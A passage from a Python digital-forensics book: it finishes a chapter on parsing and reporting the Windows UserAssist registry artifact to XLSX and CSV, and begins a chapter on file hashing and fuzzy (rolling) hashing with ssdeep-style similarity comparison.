068          element[1] = fileTime(element[1])

```

On lines 71 through 80, we create our three tables for our top, bottom, and most recent data points. Note how these tables start on row 100. We chose to place them far away from the top of the spreadsheet so the user sees the tables we will add instead of the raw data. As we saw when describing tables in the `xlsxwriter` section, the second argument of the `add_table()` function is a dictionary containing keywords for header names and formats. There are other keywords that could be provided for additional functionality. For example, we use the `format` keyword to ensure that our `datetime` objects are displayed as desired using our `date_format` variable. We have the following code:

```

069      # Create a table for each of the three categories, specifying
070      # the data, column headers, and formats for
071      # specific columns
072      dashboard.add_table('A100:B110', {'data': topten,
073                                         'columns': [{ 'header':
074                                         'App' },
075                                         { 'header':
076                                         'Count' } ] })
077      dashboard.add_table('D100:E110', {'data': leastten,
078                                         'columns': [{ 'header':
079                                         'App' },
080                                         { 'header': 'Date
(UTC)' },
081                                         'format': date_
082                                         format } ] )

```

On lines 83 to 112, we create our charts for the three tables. After instantiating `top_chart` as a pie chart, we set the title and the scale in the X and Y direction. During testing, we realized that the figure would be too small to adequately display all of the information and so we used a larger scale:

```
082      # Create the most used UA apps chart
083      top_chart = workbook.add_chart({'type': 'pie'})
084      top_chart.set_title({'name': 'Top Ten Apps'})
085      # Set the relative size to fit the labels and pie chart within
chart area
086      top_chart.set_size({'x_scale': 1, 'y_scale': 2})
```

On line 89, we add the series for our pie chart, identifying the categories and values are straightforward. All we need to do is define the rows and columns we want to plot. The `data_labels` key is an additional option that can be used to specify the value's format of the plotted data. In this case, we chose the `'percentage'` option as seen on line 91 as follows:

```
088      # Add the data as a series by specifying the categories and
values
089      top_chart.add_series({'categories':
'=$Dashboard!$A$101:$A$110',
090                           'values': '=$Dashboard!$B$101:$B$110',
091                           'data_labels': {'percentage': True}})
092      # Add the chart to the 'Dashboard' worksheet
093      dashboard.insert_chart('A4', top_chart)
```

With this setup, our pie chart will be split based on usage count, the legend will contain the name of the executable, and the percentage will show the relative execution in comparison to the other nine executables. After creating the chart, we call `insert_chart()` to add it to the dashboard worksheet. The `least_chart` is created in the same manner as follows:

```
095      # Create the least used UA apps chart
096      least_chart = workbook.add_chart({'type': 'pie'})
097      least_chart.set_title({'name': 'Least Used Apps'})
098      least_chart.set_size({'x_scale': 1, 'y_scale': 2})
099
100      least_chart.add_series({'categories':
'=$Dashboard!$D$101:$D$110',
101                           'values': '=$Dashboard!$E$101:$E$110',
102                           'data_labels': {'percentage': True}})
103      dashboard.insert_chart('J4', least_chart)
```

Finally, we create and add the `last_chart` to our spreadsheet. In an effort to save trees, this is handled in the same fashion as we previously discussed. This time, however, our chart is a column chart and we've modified the scale to be appropriate for the type of chart:

```

105      # Create the most recently used UA apps chart
106      last_chart = workbook.add_chart({'type': 'column'})
107      last_chart.set_title({'name': 'Last Used Apps'})
108      last_chart.set_size({'x_scale': 1.5, 'y_scale': 1})
109
110      last_chart.add_series({'categories':
111          '=Dashboard!$G$101:$G$110',
112          'values': '=Dashboard!$H$101:$H$110'})
113
114      dashboard.insert_chart('D35', last_chart)

```

Writing artifacts in the `userassistWriter()` function

The `userassistWriter()` function is similar to the previous `dashboard` function. The difference is that this function creates a single table containing our "raw" data without any of the additional accoutrements. On lines 124 through 126, we create the `UserAssist` worksheet object and add our title and subtitle to the spreadsheet. On line 129, we once again create a `date_format` to properly display dates as follows:

```

115 def userassistWriter(workbook, data, headers, ua_format):
116     """
117     The userassistWriter function creates the 'UserAssist'
118     worksheet and table
119     :param workbook: the excel workbook object
120     :param data: the list of lists containing parsed UA data
121     :param headers: a list of column names for the spreadsheet
122     :param ua_format: the format object for the title and subtitle
123     row
124     :return: Nothing
125     """
126
127     userassist = workbook.add_worksheet('UserAssist')
128     userassist.merge_range('A1:H1', 'XYZ Corp', ua_format)
129     userassist.merge_range('A2:H2', 'Case #####', ua_format)
130
131     # The format to use to convert datetime object into a human
132     readable value
133     date_format = workbook.add_format({'num_format': 'mm/dd/yy
h:mm:ss'})
```

On line 133, we loop through the outer list and convert the FILETIME object into a datetime object using our prebuilt function. We also add an integer to the beginning of the list so that examiners can quickly determine how many UserAssist records are there by looking at the index:

```
131      # Convert the FILETIME object to datetime and insert the 'ID'  
value as the first  
132      # element in the list  
133      for i, element in enumerate(data):  
134          element[4] = fileTime(element[4])  
135          element.insert(0, i + 1)
```

On line 141, we begin creating our UserAssist table. We use the length variable, created in line 138, to determine the appropriate number distance to the bottom-right corner of the table. Note that the length is the length of the list plus 3. We added three to this length because we need to account for our title and subtitle rows, taking up the first two columns, and the difference between how Python and Excel count. We have the following code:

```
137      # Calculate how big the table should be. Add 3 to account for  
the title and header rows.  
138      length = len(data) + 3  
139  
140      # Create the table; depending on the type (WinXP v. Win7) add  
additional headers  
141      userassist.add_table(('A3:H' + str(length)),  
142                      {'data': data,  
143                       'columns': [{ 'header': 'ID' },  
144                               { 'header': 'Name' },  
{'header': 'Path'},  
145                               { 'header': 'Session ID' },  
{'header': 'Count'},  
146                               { 'header': 'Last Run Time  
(UTC)' , 'format': date_format},  
147                               { 'header': 'Focus Time  
(MS)' },  
148                               { 'header': 'Focus Count' }])
```

Defining the fileTime() function

This is a very small helper function. The FILETIME object we parsed with the struct library is an 8-byte integer representing the count of 100-nanosecond units since 01/01/1601. This date is used by most Microsoft operating systems and applications as a common reference point in time.

Therefore, to get the date it represents, we need to add the FILETIME value to the datetime object representing 01/01/1601 with the `timedelta()` function. The `timedelta` function calculates the number of days and hours an integer represents. We can then add the output from the `timedelta()` function directly to the datetime object to arrive at the correct date. In order to arrive at the correct magnitude, we need to divide the FILETIME value by 10 as follows:

```
151 def fileTime(ft):
152     """
153     The fileTime function converts the FILETIME objects into
154     datetime objects
155     :param ft: the FILETIME object
156     :return: the datetime object
157     """
158     return datetime(1601, 1, 1) + timedelta(microseconds=ft / 10)
```

Processing integers with the `sortByCount()` function

The `sortByCount()` function sorts the inner lists based on their execution count value. This is a somewhat complicated one-liner so let's take it apart step by step. To begin, let's focus on the `sorted(data, key=itemgetter(3))` step first. Python includes a built-in `sorted()` method to sort data by a key, normally an integer. We can supply the `sorted()` function with a key to tell it what to sort by and return a new sorted list.

As with any new piece of code, let's look at a simple example in the interactive prompt:

```
>>> from operator import itemgetter
>>> test = [['a', 2], ['b', 5], ['c', -2], ['d', 213], ['e', 40], ['f', 1]]
>>> print sorted(test, key=itemgetter(1))
[['c', -2], ['f', 1], ['a', 2], ['b', 5], ['e', 40], ['d', 213]]
>>> print sorted(test, key=itemgetter(1), reverse=True)
[['d', 213], ['e', 40], ['b', 5], ['a', 2], ['f', 1], ['c', -2]]
>>> print sorted(test, key=itemgetter(0))
[['a', 2], ['b', 5], ['c', -2], ['d', 213], ['e', 40], ['f', 1]]
```

In the preceding example, we've created an outer list that contains inner lists with two elements: a character and a number. Next, we sort this list and use the number in the first index of the inner lists as the key. By default, `sorted()` will sort in ascending order. To sort in descending order, you need to supply the `reverse=True` argument. If we wanted to sort by letter, we would provide the `itemgetter()` with the value of 0 to specify to sort on elements found at that location.

Now, all that is left is to understand what `x[0:5:3]` means. Why are we even doing this in the first place? We are using list slicing to only grab the first and third element, that is, the name and count of the executable, to use for our table.



Remember that slicing notation supports three optional components.

`List[x:y:z]`

Here, `x` = start index, `y` = end index, `z` = step

In this example, we start at index 0 and stop at index 5 taking steps of 3. If we do this, we will only get the elements at the zeroth and third position of the list before reaching the end.

Now, the statement `x[0:5:3]` for `x` in `sorted(data, key=itemgetter(3))` will loop through the newly sorted list and only retain the zero and third-positioned elements in each list. We then wrap this entire statement in a pair of square brackets in order to preserve our outer and inner list structure that `xlsxwriter` prefers.

The list object also has a `sort()` method that is syntactically similar to the `sorted()` function. However, the `sort()` function is more memory friendly as it does not create a new list, but rather sorts the current list in place. Because memory consumption is not a big concern for a dataset, that might contain a few hundred entries at most and we did not want to modify the original list, we chose to use the `sorted()` function. We have the following code:

```
160 def sortByCount(data) :  
161     """  
162     The sortByCount function sorts the lists by their count  
element  
163     :param data: the list of lists containing parsed UA data  
164     :return: the sorted count list of lists  
165     """  
166     # Return only the zero and third indexed item (the name and  
count values) in the list  
167     # after it has been sorted by the count  
168     return [x[0:5:3] for x in sorted(data, key=itemgetter(3))]
```

Processing DateTime objects with the sortByDate() function

The `sortByDate()` function is very similar to the `sortByCount()` function except that it uses different indices. Since a `datetime` object is really just a number, we can easily sort by that as well. Supplying the `reverse=True` allows us to sort in descending order.

Once again, we're first creating a new sorted list using the `datetime` in position 4 as the key. We then are only retaining the zeroth and fourth-positioned elements in each list and wrapping all of that inside another list to preserve our nested list structure:

```
177 def sortByDate(data):
178     """ 179 The sortByDate function sorts the lists by their
179      datetime object
180      :param data: the list of lists containing parsed UA data
181      :return: the sorted date list of lists
182      """
183      # Supply the reverse option to sort by descending order
184      return [x[0:6:4] for x in sorted(data, key=itemgetter(4),
185      reverse=True)]
```

Writing generic spreadsheets – csv_writer.py

The `csv_writer.py` script is fairly straightforward compared with the previous two scripts we've written. This script is responsible for the CSV output of our `UserAssist` data. The `csv_writer.py` script has two functions: `csvWriter()` and the helper function, `fileTime()`. We explained the `fileTime()` function in the `xlsx_writer` section, and it will not be repeated here as it has the same implementation.

Understanding the csvWriter() function

The `csvWriter()` function, defined on line 11, is slightly different from the way we have been creating CSV output in previous chapters. We normally start by creating our headers list, creating a writer object, and writing the headers list and each sublist in our data variable. This time, instead of using `Writer()`, we will use the `DictWriter()` method to handle writing our `UserAssist` dictionaries for us:

```
001 import csv
002 from datetime import datetime, timedelta
003 import logging
004
```

```
005 __author__ = 'Preston Miller & Chapin Bryce'  
006 __date__ = '20160401'  
007 __version__ = 0.04  
008 __description__ = 'This scripts parses the UserAssist Key from  
NTUSER.DAT.'  
009  
010  
011 def csvWriter(data, out_file):  
012     """  
013         The csvWriter function writes the parsed UA data to a csv file  
014         :param data: the list of lists containing parsed UA data  
015         :param out_file: the desired output directory and filename for  
the csv file  
016         :return: Nothing  
017     """  
018     print '[+] Writing CSV output.'  
019     logging.info('Writing CSV to ' + out_file + '.')
```

On line 20, we still do create our headers list as normal. However, this list plays a more important role. This list contains the name of each key that will appear in our UserAssist dictionaries and in the order we want to display them. The `DictWriter()` method will allow us to then order our dictionaries by this list to ensure that our data is presented in the appropriate sequence. Look at the following code:

```
020     headers = ['ID', 'Name', 'Path', 'Session ID', 'Count', 'Last  
Used Date (UTC)', 'Focus Time (ms)', 'Focus Count']
```

We start by creating our `csvfile` object and our `writer`. The `DictWriter()` method takes a file object as its required argument and optional keyword arguments. The `fieldnames` argument will ensure that the dictionary keys are written in the appropriate order. The `extrasaction` keyword is set to ignore scenarios where a dictionary contains a keyword that is not in the `fieldnames` list. If this option was not set, we would receive an exception if there was an extra unaccounted for key in the dictionary. In our scenario, we should never encounter this issue as we have hardcoded the keys. However, if for some reason, there are extra keys, we would rather the `DictWriter()` ignore them rather than crash as follows:

```
022     with open(out_file, 'wb') as csvfile:  
023         writer = csv.DictWriter(csvfile, fieldnames=headers,  
extrasaction='ignore')
```

With the `DictWriter()` object, we can call the `writeheader()` method to automatically write the supplied fieldnames:

```
024      # Writes the header from list supplied to fieldnames
keyword argument
025      writer.writeheader()
```

Note that we do some additional processing on each dictionary before writing it. First, we add the ID key to the current loop count. Next, on line 31, we call the `fileTime()` method to convert the `FILETIME` object into a `datetime` format. Finally, on line 32, we write our dictionary to the CSV output file:

```
027      for i, dictionary in enumerate(data):
028          # Insert the 'ID' value to each dictionary in the
list. Add 1 to start ID at 1 instead of 0.
029          dictionary['ID'] = i + 1
030          # Convert the FILETIME object in the fourth index to
human readable value
031          dictionary['Last Used Date (UTC)'] =
fileTime(dictionary['Last Used Date (UTC)'])
032          writer.writerow(dictionary)
```

After all the dictionaries have been written, we `flush()` and `close()` the handle on the `csvfile` object. And with that, we log the successful completion of our CSV script. All that's left at this point is to actually run our new framework:

```
034      csvfile.flush()
035      csvfile.close()
036      msg = 'Completed writing CSV file. Program exiting
successfully.'
037      print '[*]', msg
038      logging.info(msg)
```

Running the UserAssist framework

Our script is capable of parsing both Windows XP- and Windows 7-based UserAssist keys. However, let's focus our attention on the differences between the CSV and XLSX output options. Using the `xlsxwriter` module and seeing the output should make the advantages of writing directly to an Excel file over CSV clear. While you do lose the portability of the CSV document, you gain a lot more functionality. The following is a screenshot of running the `userassist.py` script against a Vista `NTUSER.DAT` and creating an XLSX output:

The screenshot shows a Windows Command Prompt window titled "Command Prompt". The command entered is `python Chapters\Chapter6\Code\userassist_parser.py NTUSER.DAT ntuser_userassist.xlsx`. The output shows the program's usage information, the developer's credit, and a log of its operations, including parsing UserAssist values and writing an XLSX file successfully.

```
C:\learn-python-for-forensics>python Chapters\Chapter6\Code\userassist_parser.py -h
usage: userassist_parser.py [-h] [-v] [-l L] REGISTRY OUTPUT

This scripts parses the UserAssist Key from NTUSER.DAT.

positional arguments:
  REGISTRY      NTUSER Registry Hive.
  OUTPUT        Output file (.csv or .xlsx)

optional arguments:
  -h, --help    show this help message and exit
  -v, --version show program's version number and exit
  -l L          File path of log file.

Developed by Preston Miller & Chapin Bryce on 20160401

C:\learn-python-for-forensics>python Chapters\Chapter6\Code\userassist_parser.py NTUSER.DAT ntuser_userassist.xlsx
[+] Parsing UserAssist values.
[-] Ignoring UEME_CTLSESSION value that is 8 bytes.
[-] Ignoring UEME_CTLSESSION value that is 8 bytes.
[+] Writing XLSX output.
[*] Completed writing XLSX file. Program exiting successfully.
```

The CSV output is not capable of preserving Python objects or crafting report-ready spreadsheets. The upside of a CSV report, besides the portability, is that writing the module itself is very simple. We were able to write the main logic in just a few lines of code compared with over 100 lines for the Excel document, which clearly took more time to develop.

Being able to write a customized Excel report is great, but comes at a time cost. It might not always be a feasible addition for the forensic developer as time constraints often play a large role in the development cycle and dictate what you can and cannot do. However, if time permits this can save the hassle of performing this process manually by the examiner and allow more time for analysis.

Additional challenges

We talked extensively about the additions that Windows 7 brought to the UserAssist artifact. However, there are even more changes that we did not account for in our current implementation of the UserAssist framework. With Windows 7, some common folder names were replaced with GUIDs. The following is a table of some examples of folders and their respective GUID:

Folder	GUID
UserProfiles	{0762D272-C50A-4BB0-A382-697DCD729B80}
Desktop	{B4BFCC3A-DB2C-424C-B029-7FE99A87C641}
Documents	{FDD39AD0-238F-46AF-ADB4-6C85480369C7}
Downloads	{374DE290-123F-4565-9164-39C4925E467B}

An improvement to our script might involve finding these and other common folder GUIDs and replacing them with the true path. A list of some of these common GUIDs can be found on Microsoft's MSDN website at <http://msdn.microsoft.com/en-us/library/bb882665.aspx>.

Alternatively, the graph we chose to chart the last 10 executables may not be the best way of presenting dates graphically. It might be worthwhile to create a more timeline-focused graph to better represent that data. Try using some of the other built-in graphs and their features to become more familiar with the graphing features of `xlsxwriter`.

Summary

This was a module-centric chapter, where we added three new modules to our toolkit. In addition, we gained an understanding of the UserAssist artifact and how to parse it. While these concepts are important, our brief detour with `timeit` may prove most valuable going forward.

As developers, there will be times where the execution of our scripts is lacking or, on large data sets, takes an absurd amount of time. In these situations, modules such as `timeit` can help audit and evaluate code to identify more efficient solutions for a given situation. Visit <https://packtpub.com/books/content/support> to download the code bundle for this chapter.

In the next chapter, we will introduce how to hash files in Python. Specifically, we will focus on hashing blocks of data to identify identical and similar files. This is referred to as fuzzy hashing. This technique is useful when evaluating objects that share a similar root—such as malware. We could take a known sample of malware we suspect was used on a system, fuzzy hash it, and search for matches on the system. Instead of finding an identical match, we receive a 90% match on an obscure file, which upon further inspection, turns out to be a new variant of the malware that might otherwise have gone unnoticed. We will cover multiple methods to implement this functionality and the logic behind the process.

7

Fuzzy Hashing

In modern computer forensics, we are tasked with examining massive datasets for evidence that supports or refutes an event. It is quite common to see a case that involves multiple devices or large amounts of data. With the sheer volume of data to evaluate, an examiner must sift out the information that is not relevant to the case and identify the data that is of interest. This process of identification takes a fair amount of time, even with current tools. In this chapter, we are going to explore Python solutions that can help us identify known files in a folder, or a mounted evidence container, in an automated manner.

Commonly, a white or black list can help us identify known files on a system through a matching hash value. If the hash value is a match, we can identify files as normal, malicious, or otherwise notable. But what if a file is not an exact match? This is an issue with the traditional cryptographic hashes we use in forensics to generate a unique hash based on the entirety of the contents in the file. Even if 1 byte of data changes, the hash will be completely different. Although this is perfect in order to identify identical files, it will not identify very similar files. We can calculate the similarity between files using an algorithm developed by Andrew Tridgell, which was originally used to filter spam messages. This algorithm is referred to as Spamsum and was integrated into a common forensic tool named `ssdeep`. This tool produces Spamsum hashes that can be used to compare two files and determine the percentage of similarity.

This chapter will cover the following topics:

- Designing our own similarity algorithm based on the Rabin-Karp algorithm
- Handling a variety of input formats
- Hashing data with Python
- Leveraging compiled libraries via Python bindings

Background on hashing

Hashing data is a common technique in the forensics community to "fingerprint" a file. Normally, we create a hash of an entire file; however, here, we will use hash chunks of a file to evaluate the similarity between two files. This technique is referred to as rolling hashing since the stream of data, known as the window, to hash rolls through the file. This allows us to generate hashes from a known file and compare them with unknown files. To generate this hash set for comparison, we must hash fixed chunks of a file and append them to a list. This allows us to compare chunks between files to see how many hashes are identified.

Hashing files in Python

Before we explore the process of creating a rolling hash, let's begin by looking at a simpler scenario—hashing a file in Python. To start, we must decide which algorithm we would like to use in creating a hash for a file. This can be a tough question, as there are multiple factors to consider. The **Message Digest Algorithm 5 (MD5)** produces a 128-bit hash and is one of the most commonly used cryptographic hash algorithms. It is relatively lightweight and short in length compared with others. Since cryptographic hashes have a fixed length output, selecting an algorithm with a shorter length can help in reducing the impact on system resources.

However, the main issue with MD5 and algorithms with shorter length are hash collisions. A collision is where two different inputs result in the same hash. This is an issue in forensics, as we rely on the hash algorithm to be a unique fingerprint to represent the integrity of data. If the algorithm has known collisions, the hash may no longer be unique and cannot guarantee integrity. For this reason, MD5 is not recommended for use in most forensic situations as the primary hash algorithm.

In addition to MD5, there are several other common cryptographic hash algorithms including the **Secure Hash Algorithm (SHA)** family. The SHA family consists of SHA-1 (160-bit), SHA-256 (256-bit), and SHA-512 (512-bit) to name a few of the more prominent algorithms used in forensics. The SHA-1 algorithm frequently accompanies the MD5 hash in most forensic tools. As of October, 2015, a research group discovered collisions in the SHA-1 algorithm. Like MD5, SHA-1 is not recommended for file integrity moving forward. As of the writing of this book, the SHA-1 collision finding is still reverberating within the community, and it is not known whether SHA-1 will be phased out in lieu of another SHA hash or some other alternative.

Leveraging one of these hash algorithms is fairly straightforward in Python. In the code block mentioned later, we will demonstrate the examples of hashing with both the MD5 and SHA-1 algorithms in the interpreter. To do so, we will need to import the standard library, `hashlib`, and have some sample data to feed it. After importing `hashlib`, we create a hash object using the `md5()` method. Once defined as `m`, we can use the `.update()` function to add data to the algorithm and the `.hexdigest()` method to generate the hexadecimal hash we are accustomed to seeing in other tools. This process can be handled by a single line as demonstrated here:

```
>>> import hashlib
>>> m = hashlib.md5()
>>> m.update('This will be hashed!')
>>> m.hexdigest()
'0fc0cf05cc543be3a2f7e7ed2fe51ea'
>>> hashlib.md5('This will be hashed!').hexdigest()
'0fc0cf05cc543be3a2f7e7ed2fe51ea'
>>> hashlib.sha1('This will be hashed!').hexdigest()
'5166bd094f3f27762b81a7562d299d887dbd76e3'
>>> hashlib.sha256('This will be hashed!').hexdigest()
'03bb6968581a6d6beb9d1d863b418bfdb9374a6ee23d077ef37df006142fd595'
```

In the previous example, we hashed a string object. But what about files? After all, that is what we're truly interested in doing. To hash a file, we need to pass the contents of the file to the hash object. As seen in the code block, we begin by opening and writing to a file to generate some sample data that we can hash. After it has been written, we close and then reopen the file for reading and use the `read()` method to read the full content of the file into the `buffer` variable. At this point, we provide the `buffer` value as the data to hash and generate our unique hash value.

See the following code:

```
>>> output_file = open('output_file.txt', 'w')
>>> output_file.write('TmV2ZXIgR29ubmEgR2l2ZSBzb3UgVXA=')
>>> output_file.close()
>>> input_file = open('output_file.txt', 'r')
>>> buffer = input_file.read()
>>> hashlib.sha1(buffer).hexdigest()
'aa30b352231e2384888e9c78df1af47a9073c8dc'
>>> hashlib.md5(buffer).hexdigest()
```

```
'1b49a6fb562870e916ae0c040ea52811'  
>>> hashlib.sha256(buffer).hexdigest()  
'89446e08f985a9c201fa969163429de3dbc206bd7c7bb93e490631c308c653d7'
```

We will implement this buffer method of hashing by selecting a smaller size for the buffer, allowing us to read the file in smaller chunks.

Deep dive into rolling hashes

The hashing method we discussed allows us to examine a file as a whole and provide a measure of integrity for the file content. We can use this hash to identify identical copies of the file. To compare two similar files, however, we need to use the rolling hash method. This allows us to create a list of hashes for chunks of the file. Using these chunks, we can compare two files to determine how much content overlaps. This is a part of the technique used by Spamsum though we will be implementing a slightly different algorithm described later in the chapter.

A true rolling hash algorithm uses a non-cryptographic hash to generate signatures for data within a file. Rolling hash algorithms allow us to move a "window" through a file. Let's review an example to demonstrate how this process works. We begin by hashing a chunk of data, such as the characters abcdefg in a four-byte window. Using a non-cryptographic hash function, we first generate the hash for the characters abcd. For our next hash, we remove the letter a from the prior hash and add the letter e which generates the correct hash for bcde. This prevents us from having to create a new hash for the full string, bcde, which would take more time.

Some non-cryptographic hash functions support this addition and subtraction behavior and are used in tools designed to determine differences in files. We have implemented our own version of the Rabin-Karp similarity algorithm in the code. To simplify this chapter, we have prepared a module for import that handles the hash generation for us.

The Rabin-Karp algorithm is commonly used to compare similarity in text documents, though we have modified the version to interpret byte values as integers to form our hash. This allows us to examine text and binary input in the same manner.

Because this methodology is looking for information regarding similarity between two files, it should only be used as a heuristic analysis and results should be verified manually. It is also important to remember that fuzzy hashing compressed containers may not reveal similarity properly and provide false positives or negatives. This is due to the process of compression and the manner that data is stored within these containers.

Implementing rolling hashes – hashing_example.py

To generate rolling hashes, we must first open the file whose content we wish to hash and define the chunk size we want to hash. On line 4, we initialize the `hash_list` set, which will hold rolling hash values as they are generated. The set data type, whose elements must be unique, is preferred in this situation since we are only concerned with capturing a single instance of a hash. This data type will save memory resources by not storing duplicate hashes and reduce processing time when comparing files. We will need to run this code in a directory containing the bundled `rabinkarp.py` module:

```
001 import rabinkarp as rk
002 file_obj = open('sample_file.txt', 'rb')
003 chunk_size = 32
004 hash_list = set()
```

On line 5, we read all of the data to hash using the `read()` method. To ensure that the information is always read as byte values, we will wrap this call in the `bytearray` data type. On lines 6 and 7, we hash the first chunk from the file and store it into the set previously defined. To create this hash, we must provide the data to hash and a constant to generate the value. In our case we will use the value 7, though it may be set to any prime number, depending on your concern of false positives and hash collisions. The larger this prime, the larger our hash values to store and compare. For simplicity we have set this to a fixed value of 7. Finally, we store the first byte of our chunk in a new variable called `old_byte` to ensure that we can remove it from the hash during our iteration:

```
005 full_file = bytearray(file_obj.read())
006 h = rk.hash(full_file[0:chunk_size], 7)
007 hash_list.add(h)
008 old_byte = h[0]
```

To roll through the file, we implement a for loop to ensure that we can iterate over each byte. While in our loop, we update the hash by providing the current hash value, our fixed prime, the byte to remove from our hash, and the new byte to add. Though this seems like a lot of arguments, it is required to subtract the old value and add the new byte, allowing the rolling windows to move. This new hash is stored and appended to the list of hashes.

To ensure that we continue to capture the correct `old_byte` to remove, we reassign the chunk value, removing the first element, and append the `new_byte` to it. On line 18 we update the `old_byte` to be removed in the next iteration. Once the loop breaks, the set is complete and we can use this data to determine how many of the hashes appear in another file:

```
009 for new_byte in full_file[chunk_size:]:
010     h = rk.update(h, 7, old_byte, new_byte)
011     hash_list.add(h)
012     chunk = chunk[1:]
013     chunk.append(new_byte)
014     old_byte = chunk[0]
```

Limitations of rolling hashes

There are several disadvantages to consider when dealing with rolling hashes. The script we build in this chapter raises concerns for resource utilization and accuracy. The provided code is a proof of concept on rolling hash implementation and uses a different comparison technique than ssdeep or Spamsum. In addition, Python is not the optimal language for computing or comparing a large number of hashes because the language as a whole is not as efficient as, for example, the C language, which is used for ssdeep and Spamsum.

When we generate a rolling hash for a 1 MB file, we are creating just shy of one million hashes of the file content. To form a comparison for similarity, we would need to hash the second file with the same `chunk_size` values and compare the two hash sets together. This whole process is resource-intensive. When writing an application that heavily uses resources, it is best to use a language that is more efficient, such as C. Python is not as efficient at performing these tasks though makes up in ease of design and implementation.

It is common to see the heavy lifting occur in C-based libraries that have Python bindings. In this chapter, we will do just that and leverage the ssdeep library. A set of Python bindings is publicly available and allows us to interface with the ssdeep C-based library in Python. Without these bindings, we would be unable to take advantage of the ssdeep C library because we're developing in a different programming language.

In this chapter, we will perform our test using `rand1A.file` as our known file against a variety of unknown files. These tests will be used to verify that the script can identify exact and near matches. The file `rand1b.file` is a slight modification of `rand1A.file`. The provided `rand2.file` is a completely separate file of random data. These files are provided in the code bundle for this chapter, though you can test this against any files on your system that may be similar.

Exploring fuzzy hashing – `fuzzy_hasher.py`

Our first iteration of the script focuses on the design and implementation of a basic rolling hash script to compare the similarities between two sets of data. Since there are limitations for the speed and resource sharing of these type of applications, this script is designed for targeted sets of data versus a system-wide approach. In this iteration, we will accept, as an input, a single file to evaluate similarity against another file or directory of files. We will need to import our standard libraries, including `os`, `sys`, `csv`, `logging`, and `argparse`.

A new library, `progressbar`, will be leveraged to provide feedback on the runtime execution:

```
001 import os
002 import sys
003 import csv
004 import logging
005 import argparse
006 import progressbar
007 import rabinkarp as rk
008
009 __author__ = 'Preston Miller & Chapin Bryce'
010 __date__ = 20160401
011 __version__ = 0.01
012 __description__ = 'Compare known file to another file or files in
a directory using a rolling hash. Results will output as CSV'
```

The `progressbar` (version 2.3) module is a third-party library and can be installed by running `pip install progressbar` in your environment or `python setup.py install` in the source archive from <https://pypi.python.org/pypi/progressbar>. Our last import is the `rabinkarp` module provided with the chapter which we use as the hashing interface. Please ensure that you use the `rabinkarp` module provided with the code bundle. We have made some custom modifications in order to achieve our goal.

Our script is outlined here and consists of six functions. Our `main()` function interprets the user's input and directs the code to either run the file or directory controllers functions. These controllers execute the `fuzzFile()` function to gather the hashes followed by the `compareFuzzies()` function to identify differences between the hash sets. This information is returned to the controllers and passed to the `writer()` function to generate a CSV report, as follows:

```
015 def main():
...
039 def fileController():
```

```
...
061 def directoryController():
...
107 def fuzzFile():
...
138 def compareFuzzies():
...
158 def writer():
```

Like most of our scripts, on line 184, we create an `argparse` object to handle three required and three optional arguments. For execution, we require a known file to use as the baseline, a comparison to check against, and an output file to report to. In this example, we implement the `argparse.FileType` methods that allow us to open files at the very beginning of the script, allowing us to detect any errors before diving into the script. This should only be used for required options that we know will be a file. For example, we could not use this technique on the `COMPARISON` argument as it may be a directory or a file.

We assign `chunk_size` an optional parameter, which is stored as an integer, and defaults to 8. Using the `argparse` built in `type` and `default` keywords, we can specify that the value must be an integer and, if left blank, defaults to 8. This allows us to recommend a setting to a user, but support explicit specification without any hassle:


```
184 if __name__ == '__main__':
185     parser = argparse.ArgumentParser(
186         description=__description__, version=str(__version__),
187         epilog='Developed by ' + __author__ + ' on ' + str(
188             date__))
188     parser.add_argument('KNOWN',
189                         help='Path to known file to use to compare for
similarity',
190                         type=argparse.FileType('rb'))
191     parser.add_argument('COMPARISON',
192                         help='Path to file or directory to look for similarities.
'
193                         'Will recurse through all sub directories')
194     parser.add_argument('OUTPUT',
```

```
195         help='Path to output CSV file. Existing files will be
196         overwritten',
197         type=argparse.FileType('wb'))
198     parser.add_argument('--chunk-size',
199         help='Chunk Size (in bytes) to hash at a time. Modifies
200         granularity of'
201         ' matches. Default 8 Bytes',
202         type=int, default=8)
203     parser.add_argument('-l', help='specify logging file')
204
205     args = parser.parse_args()
```

On lines 205 through 212, we initialize the logging object as seen in the prior scripts. After a few introductory logging messages, we call the `main()` function, passing the required and optional items for the script to execute as follows:

```
205     if args.l:
206         if not os.path.exists(args.l):
207             os.makedirs(args.l)
208         log_path = os.path.join(args.l, 'fuzzy_hasher.log')
209     else:
210         log_path = 'fuzzy hasher.log'
211     logging.basicConfig(filename=log_path, level=logging.DEBUG,
212         format='%(asctime)s | %(levelname)s | %(message)s',
213         filemode='a')
214
215     logging.info('Starting Fuzzy Hasher v.' + str(__version__))
216     logging.debug('System ' + sys.platform)
217     logging.debug('Version ' + sys.version)
218
219     logging.info('Script Starting')
220     main(args.KNOWN, args.COMPARISON, args.chunk_size, args.
OUTPUT)
221
222     logging.info('Script Completed')
```

The flow chart found below depicts the interactions between the various functions. As we can see, both controllers call the `fuzzFile()` and `compareFuzzies()` functions, while the `writer()` function is called separately by the `main()` function.



Starting with the main function

This `main()` function is rather simplistic. After docstring declarations, we first evaluate the comparison type, as it will decide which controller we use in order to process the input. In the case that the comparison is a folder, as seen on line 26 through 27, we initialize the dictionary `fuzzy_hashes` since the returned value from `directoryController()` will be a list of dictionaries. At this point, we pass the required arguments to the controller and assign all output to be stored in the `results` key of the dictionary:

```

015 def main(known, comparison, chunk_size, output_path):
016     """
017     The main function handles the main operations of the script
018     :param known: open known file for comparison
